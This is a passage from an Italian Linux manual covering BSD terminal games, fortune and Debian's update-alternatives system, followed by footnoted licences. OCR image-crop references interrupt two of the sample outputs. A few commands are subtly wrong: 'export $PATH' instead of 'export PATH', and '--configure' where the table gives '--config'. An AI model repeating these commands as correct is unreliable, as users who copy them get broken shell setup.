  ###########
 ##############
```

```
##          ##
#             #
#             #
#            ##
 #          ###
  ##
#              #
################    ####
################    ####
################     ##
   ###
 #######    ##
#########  ####
##     ##   # ##
#      ##      #
##     #      ##
###############
##############
#

     #####
  ###########
 ##############
##           ##
#             #
#             #
#            ##
####       ####
  ###########
    ########
```

L'esempio mostra il funzionamento del programma per visualizzare la parola «ciao», usando un'ampiezza massima di 40 colonne di testo.

A seconda della versione, il programma '**banner**' potrebbe anche visualizzare il testo in orizzontale, rendendolo utile come un modo per evidenziare dei messaggi da generare attraverso degli script.

22.18.2 Arithmetic

«

Il programma '**arithmetic**'[52] permette di eseguire degli esercizi di aritmetica elementare:

```
arihmetic [-o {+|-|x|/}…] [-r n]
```

Se si utilizza '**arithmetic**' senza argomenti, si ottengono degli esercizi molto semplici su somme e sottrazioni; altrimenti, con l'opzione '**-o**' è possibile specificare il tipo di operazioni su cui puntare l'attenzione (somma, sottrazione, moltiplicazione e divisione). L'opzione '**-r**' consente di indicare il numero intero massimo da usare nelle operazioni (a seconda dei casi può trattarsi degli operandi o dei risultati che si ottengono, secondo un ragionevole buon senso).

```
$ arithmetic -o +-x/ [Invio]
```

In questo caso, si vogliono eseguire esercizi su tutte le quattro operazioni, nell'intervallo numerico predefinito:

```
61 / 7 = 8 [Invio]

  Right!

0 x 1 = 0 [Invio]

  Right!

94 / 9 = 10 [Invio]

  Right!

9 + 6 = 16 [Invio]



  What?



15 [Invio]

  Right!
```

```
9 x 7 = 63 [Invio]

  Right!

14 - 6 = [Ctrl c]

$ arithmetic -o +-x/ -r 2 [Invio]
```

In questo caso, con l'opzione '**-r 2**' si vuole che il programma si concentri sui valori da zero a due.

22.18.3 Primes

«

Il programma '**primes**'[53] elenca i numeri primi a partire da un certo valore o appartenenti a un certo intervallo:

```
primes [inizio [fine]]
```

Se si utilizza '**primes**' senza argomenti, questo attende dallo standard input il valore iniziale e quindi inizia a calcolare i numeri primi da quel valore fino a un certo numero molto grande; altrimenti, i calcoli si limitano all'intervallo indicato negli argomenti.

```
$ primes 100 130 [Invio]
```

L'esempio serve a ottenere i numeri primi compresi tra 100 e 130. Ecco cosa si ottiene:

```
101
103
107
109
113
127
```

22.18.4 POM

«

Il programma '**pom**',[54] ovvero *Phase of moon*, genera la descrizione della fase lunare del momento presente o di un altro momento specificato nella riga di comando:

```
pom [ [ [ [ [ss] aa ] mm ] gg ] hh ]
```

```
$ pom [Invio]
```

In questo caso si ottiene la fase attuale:

```
The Moon is Waning Crescent (8% of Full)
```

Se invece si specifica una data:

```
$ pom 2010123100 [Invio]
```

```
Thu 2010 Dec 30 23:00:00 (CET): ↩
↪The Moon will be Waning Crescent (21% of Full)
```

22.18.5 Worms

«

Il programma '**worms**',[55] è una specie di salva-schermo per terminali a carattere, che disegna il percorso di alcuni «vermi». Nella riga di comando sono previste delle opzioni, dove è praticamente obbligatorio l'uso di '**-d** ***n***', per specificare un ritardo:

```
worms [opzioni]
```

Ecco come può essere usato in una console di un sistema GNU/Linux:

```
$ worms -d 100 [Invio]
```

Ecco come potrebbe presentarsi lo schermo dopo un po':



Per aumentare la quantità di vermi sullo schermo, basta usare l'opzione '**-n** ***n***':

```
$ worms -d 100 -n 5 [Invio]
```

In tal caso i vermi sono cinque.

22.18.6 Rain

«

Il programma '**rain**',[56] è una specie di salva-schermo per terminali a carattere, che simula sullo schermo il gocciolio della pioggia:

```
rain [-d n]
```

L'opzione '**-d**' serve a richiedere un ritardo nel ciclo di iterazione, che diventa praticamente obbligatorio per poter distinguere qualcosa:

```
$ rain -d 100 [Invio]
```

Ecco come potrebbe presentarsi lo schermo durante il funzionamento:



22.18.7 Fortune

Il programma '**fortune**'[57] serve a mostrare degli «epigrammi» (delle «massime», ma spesso sono semplici barzellette), raccolti in file appositi, che di norma accompagnano il programma stesso:

```
fortune [opzioni]
```

Il programma viene usato normalmente senza opzioni, per ottenere una massima a caso:

```
$ fortune [Invio]



  Extreme feminine beauty is always disturbing.
                  -- Spock, "The Cloud Minders", stardate 5818.4
```

22.18.8 Worm

«

Il programma '**worm**'[58] è il gioco del verme che cresce allungandosi. Lo scopo del gioco è quello di «mangiare» dei numeri, raggiungendoli con la testa del verme, senza che il verme tocchi se stesso o i bordi dello schermo:

```
worm [dimensione]
```

Il verme è costituito da una sequenza di caratteri «o» e la testa la si distingue perché è rappresentata da «@». Inizialmente il verme si presenta lungo otto caratteri in tutto, a meno di utilizzare l'opzione numerica, che può servire per riprendere il gioco con un verme più grande.

```
$ worm [Invio]
```

Ecco come si presenta il gioco dopo un po' di tempo che viene utilizzato, quando ha raggiunto la dimensione di 85 caratteri:



Per dirigere il verme dovrebbe essere possibile usare i tasti freccia, ma rimane la possibilità di usare i tasti [*h*], [*j*], [*k*], e [*l*], come con il programma VI.

22.18.9 Tetris

Il programma '**tetris-bsd**'[59] è il gioco del «tetris», nella versione per terminali a caratteri.

```
tetris [opzioni]
```

```
tetris-bsd [opzioni]
```

Attraverso le opzioni è possibile incrementare il livello di gioco e attivare l'anteprima del pezzo successivo. Si veda eventualmente la

pagina di manuale *tetris(6)* o *tetris-bsd(6)*.

```
$ tetris-bsd [Invio]
```

Ecco come si presenta il gioco dopo un po' di tempo che viene utilizzato:



Per dirigere i pezzi si usano i tasti [*j*], [*k*] e [*l*], che servono rispettivamente per spostare a sinistra, ruotare e spostare a destra. Per fare una pausa si usa il tasto [*p*], mentre per far scendere immediatamente un pezzo si usa la [*barra-spaziatrice*].

22.19 Alternative nella distribuzione Debian

La distribuzione GNU/Linux Debian organizza una serie di collegamenti simbolici riferiti a programmi di uso comune; per esempio, in questo modo esiste il programma eseguibile virtuale '**x-www-browser**', che fa riferimento al navigatore (per esempio '**mozilla**'), oppure esiste il programma virtuale '**vi**' che fa riferimento a '**vim**', '**nvi**' o simili.

Questo sistema ha il vantaggio di offrire un nome standard ai programmi, così da avere la certezza di trovare sempre ciò che serve attraverso un nome che non cambi nel tempo. Ovviamente occorre avere l'accortezza di aggiornare questi collegamenti simbolici in base a ciò che si installa e si disinstalla.

Anche se si tratta di una struttura specifica della distribuzione Debian, ciò non toglie che possa essere usato un metodo del genere anche in altre distribuzioni, oppure che si possa aggiungere da soli qualcosa di simile.

22.19.1 Organizzazione particolare della distribuzione Debian

La distribuzione Debian è organizzata in modo tale da inserire i collegamenti simbolici da aggiornare nella directory '`/etc/alternatives/`'. L'elenco di alcuni collegamenti comuni appare nella tabella 22.166.

La directory '`/etc/alternatives/`' non appare nell'elenco dei percorsi di avvio degli eseguibili (contenuto nella variabile di ambiente ***PATH***), pertanto, nelle directory '`/bin/`', '`/usr/bin/`' ed eventualmente in altre simili, si trovano altri collegamenti simbolici che puntano a quelli previsti nella directory '`/etc/alternatives/`'. Per esempio, '`/usr/bin/vi`' punta a '`/etc/alternatives/vi`', il quale, a sua volta, potrebbe puntare a '`/usr/bin/nvi`' o altro programma compatibile con VI.

Oltre al problema degli eseguibili, la distribuzione Debian fa in modo che anche i file delle pagine di manuale siano inseriti in questo meccanismo. Pertanto, per continuare l'esempio già proposto a proposito di VI, '`/usr/share/man/man1/vi.1.gz`' punta a '`/etc/`

`alternatives/vi.1.gz`', il quale potrebbe puntare a sua volta a '`/usr/share/man/man1/nvi.1.gz`'.

La gestione dei collegamenti simbolici contenuti nella directory '`/etc/alternatives/`' può essere manuale, oppure automatica; in generale può essere controllata attraverso il programma '**`update-alternatives`**'. Il modello sintattico seguente mostra solo alcuni casi di utilizzo comuni:

```
update-alternatives [opzioni_comuni] comando nome
```

Tabella 22.162. Alcuni casi comuni.

Sintassi	Descrizione
`update-alternatives` [*opzioni*] `--display` *nome*	Mostra lo stato del collegamento simbolico indicato come argomento finale.
`update-alternatives` [*opzioni*] `--list` *nome*	Mostra l'elenco delle alternative possibili riferite al collegamento simbolico indicato come argomento finale.
`update-alternatives` [*opzioni*] `--config` *nome*	Consente di decidere interattivamente come dirigere il collegamento simbolico indicato.
`update-alternatives` [*opzioni*] `--auto` *nome*	Riporta allo stato automatico la gestione del collegamento simbolico indicato come argomento finale.

Dalla descrizione della tabella si vede che un riferimento a un programma può essere gestito in modo automatico, oppure manuale. Se si interviene a mano nei collegamenti simbolici della directory ‘`/etc/alternatives/`’, questi vengono riconosciuti come riferimenti gestiti manualmente. Ecco cosa si potrebbe vedere a proposito di uno di questi riferimenti:

```
# update-alternatives --display x-www-browser[Invio]

  x-www-browser - status is auto.
   link currently points to /usr/bin/galeon
  /usr/bin/mozilla - priority 80
   slave x-www-browser.1.gz: /usr/share/man/man1/mozilla.1.gz
  /usr/bin/galeon - priority 120
   slave x-www-browser.1.gz: /usr/share/man/man1/galeon.1.gz
  /usr/bin/epiphany - priority 85
   slave x-www-browser.1.gz: /usr/share/man/man1/epiphany.1.gz
  /usr/bin/konqueror - priority 100
  Current 'best' version is /usr/bin/galeon.
```

Volendo impostare manualmente il navigatore predefinito in modo che corrisponda a Mozilla, ecco come bisognerebbe procedere:

```
# update-alternatives --configure x-www-browser[Invio]

  There are 4 alternatives which provide 'x-www-browser'.

    Selection    Alternative
  -----------------------------------------------
         1        /usr/bin/mozilla
  *+     2        /usr/bin/galeon
         3        /usr/bin/epiphany
         4        /usr/bin/konqueror

Press enter to keep the default[*], or type selection
```

```
number: 1 [Invio]

  Using '/usr/bin/mozilla' to provide 'x-www-browser'.
```

Per riportare tutto allo stato automatico:

```
# update-alternatives --auto x-www-browser [Invio]
```

Tabella 22.166. Alcune alternative Debian che fanno riferimento a nomi di programmi non comuni.

Comando	Descrizione
`editor`	Un programma per la creazione e la modifica dei file di testo.
`view`	Un programma per la visualizzazione di file comuni.
`pager`	Un programma per scorrere il contenuto di un file sullo schermo (come '**`more`**' o '**`less`**').
`www-browser`	Navigatore per i terminali non grafici.
`x-session-manager`	Un gestore di sessione per il sistema grafico X.
`x-terminal-emulator`	Un terminale grafico per X.
`x-window-manager`	Un gestore di finestre per il sistema grafico X.
`x-www-browser`	Navigatore grafico.

22.19.2 Organizzare manualmente un sistema di alternative

«

Se piace l'idea delle alternative, si può realizzare un sistema simile anche in modo manuale, senza tante raffinatezze: è sufficiente predisporre una directory con i collegamenti che servono, mettendo que-

sta directory al primo posto dei percorsi di ricerca. Supponendo che si tratti della directory '`/etc/bin/`':

```
PATH="/etc/bin:$PATH"
export $PATH
```

Le istruzioni appena mostrate potrebbero risiedere nel file '`/etc/profile`', supponendo che sia utilizzata una shell POSIX o una shell Bourne.

22.20 Riferimenti

«

- *IEEE P1003.2 Draft 11.2*, September 1991, *bc - Arbitrary-precision arithmetic language*, *http://www.nic.funet.fi/pub/doc/posix/p1003.2/d11.2/4.3*
- *vi (and clone) docs*, *http://www.rru.com/~meo/useful/vi/*

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **GNU core utilities** GNU GPL

[5] **util-linux: rev** UCB BSD

[6] **Dog** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **GNU core utilities** GNU GPL

[10] **column** UCB BSD

[11] **colrm** UCB BSD

[12] Dei file di testo contenenti codici di spostamento di mezza riga, in avanti o indietro, possono essere generati da programmi come Nroff e Tbl (capitolo 25).

[13] **col** UCB BSD

[14] **colcrt** UCB BSD

[15] **ul** UCB BSD

[16] **GNU core utilities** GNU GPL

[17] **GNU core utilities** GNU GPL

[18] **GNU core utilities** GNU GPL

[19] **GNU core utilities** GNU GPL

[20] **GNU core utilities** GNU GPL

[21] **GNU core utilities** GNU GPL

[22] **GNU core utilities** GNU GPL

[23] **GNU core utilities** GNU GPL

[24] **GNU core utilities** GNU GPL

[25] **GNU core utilities** GNU GPL

[26] **GNU core utilities** GNU GPL

[27] **GNU core utilities** GNU GPL

[28] **GNU core utilities** GNU GPL

[29] **GNU core utilities** GNU GPL

[30] Purtroppo non si può ottenere il contrario con '**`tr`**'.

[31] **GNU core utilities** GNU GPL

[32] **GNU core utilities** GNU GPL

[33] **GNU core utilities** GNU GPL

[34] **GNU core utilities** GNU GPL

[35] **BSD utils** UCB BSD

[36] **hexcat** software libero con licenza speciale

[37] **GNU diffutils** GNU GPL

[38] **GNU Patch** GNU GPL

[39] **GNU core utilities** GNU GPL

[40] **GNU core utilities** GNU GPL

[41] uno, zero, zero in base venti, corrisponde a 400.

[42] **GNU BC** GNU GPL

[43] **Elvis < 2.0** software libero

[44] **Elvis ≥ 2.1** software non libero: licenza Artistic

[45] **Vim** software libero con licenza speciale

[46] **nVI** software libero

[47] Le sigle '**~E**', '**~J**', ecc. rappresentano le lettere accentate della codifica utilizzata nei sistemi Dos. Per scrivere un file del genere, occorrono due fasi: una in un ambiente che accetti la codifica Latin 1 e l'altra in Dos.

[48] **GNU Midnight Commander** GNU GPL

[49] Data la funzione particolare che ha il tasto [*Esc*], come sostituto del tasto [*Meta*], si può comprendere il motivo per il quale, spesso, per annullare un'operazione occorre premere due volte il tasto [*Esc*].

[50] Le finestre di dialogo contengono diversi tipi di elementi e la conferma o l'annullamento si ottengono selezionando una voce che

riproduce una sorta di tasto virtuale.

[51] **BSD utils** UCB BSD

[52] **BSD games** UCB BSD

[53] **BSD games** UCB BSD

[54] **BSD games** UCB BSD

[55] **BSD games** UCB BSD

[56] **BSD games** UCB BSD

[57] **Fortune** UCB BSD

[58] **BSD games** UCB BSD

[59] **BSD games** UCB BSD

Capitolo 23

Ricerca, scansione ed elaborazione di file

23.1 Espressioni regolari standard 2198
23.1.1 RE: BRE e ERE 2199
23.1.2 Problemi di localizzazione 2199
23.1.3 Composizione di un'espressione regolare e corrispondenza 2201
23.1.4 Espressioni tra parentesi quadre 2208
23.1.5 Precedenze 2213
23.2 Confronto sintetico tra le espressioni regolari «reali» 2215
23.3 Grep 2219
